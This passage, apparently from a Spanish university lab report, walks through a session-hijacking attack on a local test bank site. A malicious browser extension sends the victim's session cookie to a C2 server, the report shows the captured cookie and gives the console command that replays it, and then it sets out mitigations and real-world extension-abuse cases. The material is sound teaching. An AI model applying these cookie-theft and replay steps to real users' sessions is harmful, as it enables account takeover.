
Para poder ver las transacciones que desea, Jack entra a su banco VulnBank (<http://localhost:8888/vulnbank/>), navega a la pestaña de "Online Banking" y completa el formulario de Login como el usuario Jack Adams (User: **j.adams**, Password: **password**) como vemos en la Figura 27.



The image shows a login interface for a service named 'V3'. At the top center is a large 'V3' logo. Below it is a horizontal bar with three buttons: 'LOGIN' (with a lock icon), 'REGISTER' (with a checkmark icon), and 'PASSWORD RESET' (with a key icon). Underneath this bar is a form with two input fields. The first field contains the text 'j.adams'. The second field contains a series of dots, representing a password. Below the password field is a dark blue button labeled 'Login'.

**Figura 27:** Formulario de Login para acceder como Jack Adams

Una vez que Jack accede a su cuenta del banco, visualiza la interfaz de usuario de costumbre donde puede entrar a mirar las estadísticas, transacciones e historial de su cuenta. Sin embargo, esta vez debido a la extensión que tiene activa, al entrar en su cuenta salta una alerta donde la página dice lo siguiente (Figura 28).




**Figura 28:** Alerta lanzada por la extensión al entrar a la cuenta de Jack

Jack sabe que la extensión que está usando usa este tipo de alertas para avisar de los mejores precios que se encuentran de ciertos productos, pero esta vez le resulta extraño que la extensión salte si no está navegando en ninguna tienda online donde

haya productos a la venta ni nada por el estilo. Además en la alerta suele aparecer un mensaje con el formato “El precio es: 50€” y no de la forma que aparece en esta ocasión “El precio es: Código ejecutado correctamente”. Sin embargo, Jack no le da importancia a este detalle ya que piensa que puede tratarse de algún error o glitch y cierra la alerta. Después sigue navegando por su cuenta bancaria para mirar las transacciones que tenía que mirar.

Nosotros como atacantes vemos en la terminal de Visual Studio Code que a llegado una solicitud POST a nuestro servidor C2 que está escuchando en “<http://localhost:3000/atacante>”, tal y como se muestra en la Figura 29:




```

35 // Inicia el servidor
36 app.listen(PORT, () => {
37   console.log(`Servidor escuchando en http://localhost:${PORT}`);
38 });
39
PS C:\Users\carre\SGSSI\Trabajo Final\servidorNode> node server2.js
Servidor escuchando en http://localhost:3000
Cookies recibidas: [
  {
    domain: 'localhost',
    hostOnly: true,
    httpOnly: false,
    name: 'PHPSESSID',
    path: '/',
    sameSite: 'unspecified',
    secure: false,
    session: true,
    storeId: '0',
    value: 'vgm554v22dnc2t0339drvs2cr5'
  }
]

```


**Figura 29:** Terminal mostrando la solicitud POST recibida por el servidor C2

Parece ser que en la solicitud POST hemos recibido la cookie de sesión del usuario Jack Adams, por lo que solo queda acceder al valor de esas cookies. Podemos ver que dentro del objeto cookie de tipo JSON el valor se encuentra en el elemento “value”. Aún así, para verlo de forma más visual y para guardar un registro, todas las cookies de nuestras víctimas se quedan guardadas en el servidor C2. Para acceder a ese registro abre una nueva pestaña en el navegador y accede a la dirección “<http://localhost:3000/atacante>”. En la Figura 30 puedes observar el registro del servidor C2 que poseemos como atacantes:



**Figura 30:** Registro de las cookies recibidas en el servidor C2 del atacante


Ahora que tenemos la cookie de sesión de Jack Adams debemos cerrar la pestaña de VulnBank donde veíamos la interfaz de usuario haciendo Logout (esta opción está en la esquina superior derecha donde pone “Welcome, Jack Adams”) como se ilustra en la Figura 31.



**Figura 31:** Ubicación botón de Logout dentro del menú del usuario

Después de hacer el Logout se nos muestra de nuevo el formulario de Login. Ahora como atacantes no sabemos cual es la contraseña del usuario Jack Adams para acceder a su cuenta pero como hemos visto antes podemos secuestrar su sesión

(Session Hijacking) gracias a que poseemos su cookie de sesión. Entonces en la página de formulario Login abriremos la consola (**Click derecho > Inspeccionar > Console**) e introduciremos la cookie de sesión que hemos robado con nuestra extensión introduciendo: `document.cookie='PHPSESSID=XXXXXXXXXXXX'` donde “XXX...” hace referencia a los caracteres de la cookie robada (Figura 32).



**Figura 32:** Introducir cookie robada mediante la consola del navegador

Para terminar, vamos a recargar la página de forma que conseguimos acceder a la cuenta de Jack Adams sin saber su usuario ni contraseña!!.

Una vez terminado el ataque ya se puede detener el servidor de python y el servidor de Node.js. También se puede detener el contenedor de Docker de VulnBank (se borra el contenedor automáticamente al detenerlo) y se puede borrar la extensión del navegador de Chrome para evitar posibles riesgos y amenazas.

En el siguiente enlace podéis encontrar un video explicativo que muestra cómo hemos llevado a cabo el último ataque más complejo y enseña una demostración práctica del paso a paso. [https://drive.google.com/video\\_ataqueExitosoMasComplejo](https://drive.google.com/video_ataqueExitosoMasComplejo)

En conclusión, en este último ataque hemos simulado un ejercicio de **Session Hijacking** mediante una extensión maliciosa en el navegador. Aprovechamos las vulnerabilidades en la extensión para capturar la cookie de sesión del usuario Jack Adams y, utilizando un servidor C2, almacenamos y visualizamos dicha cookie. Finalmente, demostramos cómo con esta información un atacante puede secuestrar



la sesión del usuario legítimo sin necesidad de conocer sus credenciales, accediendo a su cuenta bancaria y comprometiendo su privacidad. Este ejercicio resalta la importancia de revisar la seguridad de las extensiones utilizadas y de implementar medidas como cookies seguras y validación de sesiones en las aplicaciones web.

## 7. EVITAR ATAQUES

Implementar buenas prácticas de seguridad al desarrollar extensiones es muy importante para minimizar los riesgos de ataques como hemos visto durante el laboratorio. A continuación, presentamos recomendaciones para mitigar las vulnerabilidades desarrolladas en la extensión, explicando los riesgos.

### 1. Evitar la ejecución de scripts maliciosos:

Modificar la política de seguridad para incluir `'unsafe-eval'` en el archivo `"manifest.json"`, como hemos visto en el punto [6.3](#), permite ejecutar código dinámico no confiable, lo que abre la puerta a ataques como Remote Code Execution (RCE). Esto puede comprometer tanto la extensión como el navegador del usuario.

Lo correcto para evitar este tipo de ataques es mantener una política de seguridad estricta, así podría quedar el archivo `"manifest.json"`:

```
{
  ...
  "content_security_policy": "script-src 'self'; object-src 'self';"
  ...
}
```

Esta configuración impide la ejecución de código no confiable, bloqueando funciones peligrosas como `eval()` o `Function()`. Además, es fundamental evitar estas funciones en el código. En su lugar, procesa los datos de forma segura mediante validación y análisis.

### 2. Validar y verificar los datos externos:

Los datos de fuentes externas (como APIs o respuestas HTTP) no siempre son confiables. Si se procesan sin validación, pueden introducir vulnerabilidades como inyecciones maliciosas o ataques Cross-Site Scripting (XSS). Esto podría comprometer la integridad del navegador, acceder a datos sensibles o incluso inyectar scripts dañinos en el entorno de ejecución.

Ya hemos visto en el punto [6.2](#) que los datos no validados pueden comprometer el entorno de ejecución, especialmente si se utilizan directamente para manipular el DOM o ejecutar lógica en la extensión.

Una solución es verificar y verificar los datos antes de procesarlos. Un ejemplo de implementación en background.js sería:

```
chrome.runtime.onMessage.addListener((request, sender, sendResponse) => {  
  if (request.type === "mostrar_precio") {  
    $.get(request.url)  
      .done(response => {  
        try { // Verificando los datos externos  
          const data = JSON.parse(JSON.stringify(response));  
          if (data && typeof data === "object") {  
            sendResponse("Datos seguros");  
          } else {  
            throw new Error("Datos no válidos");  
          }  
        } catch (e) {  
          sendResponse("Error procesando los datos" );  
        }  
      })  
      .fail(error => {  
        sendResponse("Error al obtener los datos");  
      });  
    return true;  
  }  
});
```

Como vemos en el código, los datos externos se verifican como JSON mediante `JSON.stringify(response)`, que convierte la respuesta en una cadena JSON, y luego se evalúa si el resultado es un objeto válido y no nulo con un `if (data && typeof data === "object")`. Si cumple con estas condiciones se manda la respuesta, sino se lanza un error indicando que los datos no son válidos ya que el archivo recibido no es de tipo JSON.

### 3. Restringir permisos y accesos:

Conceder permisos excesivos, como `"all_urls"`, permite que la extensión interactúe con cualquier dominio, lo cual aumenta significativamente la superficie de ataque. Un atacante podría aprovechar permisos innecesarios para acceder a datos sensibles, como cookies (como hemos visto en el apartado [6.4](#)) o historial de navegación.

Para mitigar este riesgo, limita los permisos a los estrictamente necesarios.

```
{
  ...
  "permissions": [
    "https://example.com/*"
  ],
  ...
}
```

#### 4. Aislar contextos y funciones críticas:

La falta de separación entre contextos, como background, popup, y content scripts, puede llevar a vulnerabilidades si los diferentes roles no están bien definidos. Si los mensajes entre contextos no se autentican ni validan, un atacante podría inyectar mensajes maliciosos que desencadenan comportamientos no deseados en la extensión.

Hemos observado en varios puntos, concretamente en los apartados [6.2](#) y [6.4](#), cómo interactuamos con datos externos provenientes de distintos dominios sin realizar ninguna verificación previa.

Para evitarlo, se puede implementar una lista blanca de dominios permitidos y una función simple que lo compruebe:

```
const allowedDomains = ["example.com", "api.example.com"];

function isAllowedUrl(url) {
  try {
    const parsedUrl = new URL(url);
    const normalizedDomain = `${parsedUrl.hostname}${parsedUrl.port
? `:${parsedUrl.port}` : ''}`;
    return allowedDomains.includes(normalizedDomain);
  } catch {
    return false;
  }
}
```

Además, verifica que el mensaje provenga de un remitente confiable, así podríamos dejar el código de background.js:

```
chrome.runtime.onMessage.addListener((request, sender, sendResponse) => {
  ...
  // Verificar que el remitente es legítimo
  if (!sender || sender.id !== chrome.runtime.id) {
    sendResponse("Fuente no autorizada");
    return false;
  }
});
```

```

    }
    if (request.type === "mostrar_precio" && isAllowedUrl(request.url)) {
        $.get(request.url)
    }
    ...
});

```

Nuestro ataque, como se explicó, puede ser bloqueado simplemente ajustando el archivo “**manifest.json**”, ya que inicialmente se requerían configuraciones específicas para que el ataque tuviera éxito. Sin embargo, esa no es la única forma para lograr detener el ataque, también podemos conseguirlo modificando el archivo “**background.js**”. Podemos comprobar si este ataque todavía funciona después de aplicar las siguientes modificaciones. A continuación, presentamos cómo quedaría el código actualizado de “**background.js**”:

```

const allowedDomains = ["example.com", "api.example.com", "localhost:8080"];

function isAllowedUrl(url) {
    try {
        const parsedUrl = new URL(url);
        const normalizedDomain = `${parsedUrl.hostname}${parsedUrl.port ?
        `:${parsedUrl.port}` : ''}`;
        return allowedDomains.includes(normalizedDomain);
    } catch {
        return false;
    }
}

chrome.runtime.onMessage.addListener((request, sender, sendResponse) => {

    // Verificar que el remitente es legítimo
    if (!sender || sender.id !== chrome.runtime.id) {
        sendResponse("Fuente no autorizada");
        return false;
    }

    if (request.type === "mostrar_precio" && isAllowedUrl(request.url)) {
        $.get(request.url)
            .done(response => {
                try { // Verificando los datos externos
                    const data = JSON.parse(JSON.stringify(response));
                    if (data && typeof data === "object") {
                        sendResponse("Datos Seguros");
                    } else {
                        throw new Error("Datos no válidos");
                    }
                }
            })
    }
});


```

```

    }
    } catch (e) {
        sendResponse("Error procesando los datos" );
    }
    })
    .fail(error => {
        sendResponse("Error al obtener los datos");
    });

    return true;
}else{
    sendResponse("La URL no esta permitida");
    return false;
}
});


```



**Figura 33:** Alerta de la extensión fallando en la validación del JSON

Después de probar este código, observamos que no se pueden procesar los datos correctamente tal y como muestra la alerta de la Figura 33, lo que indica que el programa ha caído en el bloque catch del archivo background.js. Esto ocurre porque los datos recibidos no son realmente un JSON válido. Como resultado, el programa detecta un error e interrumpe la ejecución al no poder procesar los datos correctamente.

Si analizamos el código, hemos permitido la URL de "localhost:8080" en la lista blanca de dominios para que el programa intente detectar un JSON válido desde esa fuente. Sin embargo, si además identificamos que no es una fuente confiable y eliminamos esta URL de la lista de dominios permitidos, al volver a probar, observamos que el sistema responde con otro mensaje (Figura 34).



**Figura 34:** Alerta de la extensión porque la URL no está permitida

Al eliminar la URL de “localhost:8080” de la lista blanca de dominios permitidos, el sistema deja de confiar en esa fuente y, al realizar una nueva prueba, devuelve el mensaje de la Figura 34. Esto demuestra cómo, al no permitir solicitudes a fuentes no confiables, se mitigan los riesgos de seguridad, protegiendo la extensión de posibles vulnerabilidades al no procesar datos de orígenes no verificados.

## 8. CASOS REALES

Hoy en día, las extensiones son un foco importante de ataque en la seguridad informática. Hace unos años ganaron popularidad, aportan funcionalidades nuevas o personalización del tradicional navegador. Sin embargo, siempre hay quienes ven estas herramientas como una oportunidad para explotarlas con fines maliciosos y obtener beneficios personales.

Según estudios recientes, más del 30% de las extensiones evaluadas presentan algún tipo de vulnerabilidad que podría ser explotada por un atacante. Esto incluye permisos excesivos, uso de código no seguro o conexiones a servidores maliciosos. Además, se estima que millones de usuarios son afectados anualmente por extensiones maliciosas o comprometidas, lo que pone en riesgo datos personales, como contraseñas, historiales de navegación y demás información sensible.

Uno de los ataques más comunes relacionados con extensiones ocurre cuando los atacantes crean versiones falsas de extensiones populares, con fines maliciosos. Por ejemplo, ¿quién no ha pensado en instalar AdBlock en su navegador, buscado en el catálogo de extensiones y seleccionado la primera opción que aparece, confiando únicamente en el número de descargas? Pero, ¿qué fiabilidad ofrece eso realmente? Vamos a analizar algunos casos reales:

## 1. Fake AdBlock Plus:

La extensión falsa de AdBlock Plus, en septiembre de 2017 logró engañar a más de 37.000 usuarios antes de ser retirada de la Chrome Web Store. Esta extensión maliciosa inyectaba anuncios no deseados en las páginas web y recopilaba datos de navegación de los usuarios sin su consentimiento. Esta extensión consiguió: robo de datos personales e inyección de anuncios con redirecciones maliciosas.

La extensión utilizaba técnicas como la inclusión de caracteres no latinos en su ID para evadir los filtros de seguridad de la Chrome Web Store, lo que facilitó su publicación y distribución.

Aquí os dejamos un [video](#) sobre este caso.

## 2. ChatGPT for Google:

En marzo de 2023, se descubrieron dos extensiones maliciosas en el catálogo de Chrome, las inteligencias artificiales empezaron su apogeo y causó mucho revuelo. Los atacantes aprovecharon este momento ideal para crear extensiones falsas de ChatGPT. Una de ellas era una copia infectada de la extensión original llamada “ChatGPT for Google” [13]. Para cuando se retiró ya había 9.000 descargas. En la Figura 33 se muestra el proceso de ataque que seguía esa extensión.




Figura 36: Esquema del proceso de explotación de vulnerabilidades

El proceso comienza cuando los usuarios hacen clic en publicaciones maliciosas que los redirigen a una tienda oficial de extensiones, como la Chrome Web Store, donde descargan una extensión aparentemente útil, como la integración con ChatGPT.

Una vez la tienes en tu navegador, roba cookies de sesión y metadatos de tu navegador, accediendo a información sensible. En concreto, extrae cookies de sesión de Facebook y utiliza la Meta Graph API para obtener datos como detalles de cuentas publicitarias, saldos y accesos empresariales.

El ataque escala cuando compromete cuentas de alto perfil o con saldo en Facebook Ads, utilizando sus credenciales para instalar aplicaciones fraudulentas y publicar anuncios maliciosos financiados con los créditos de las víctimas, atrayendo a más usuarios al ciclo del ataque.

El principal problema es que estas extensiones cumplen con las funciones prometidas, generando confianza y ocultando sus intenciones maliciosas, lo que facilita el robo de datos y el uso indebido de recursos.

### 3. Hola VPN:

En mayo de 2015, estalló el escándalo relacionado con Hola VPN [14], un servicio gratuito que prometía permitir el acceso a contenido restringido geográficamente. Su propuesta era atractiva y su funcionamiento eficiente, pero al conectarse a la VPN, los usuarios cedían su ancho de banda, que era utilizado por Luminati, una VPN de pago asociada. Este uso podía tener buenos fines, pero se demostró que se había empleado para actividades cuestionables, como ocurrió cuando Luminati utilizó para lanzar un ataque de denegación de servicio (DDoS) contra la web 8chan. En la Figura 37 se muestra el ataque de tipo DDoS.




Figura 37: Esquema de un ataque DDoS mediante Botnet



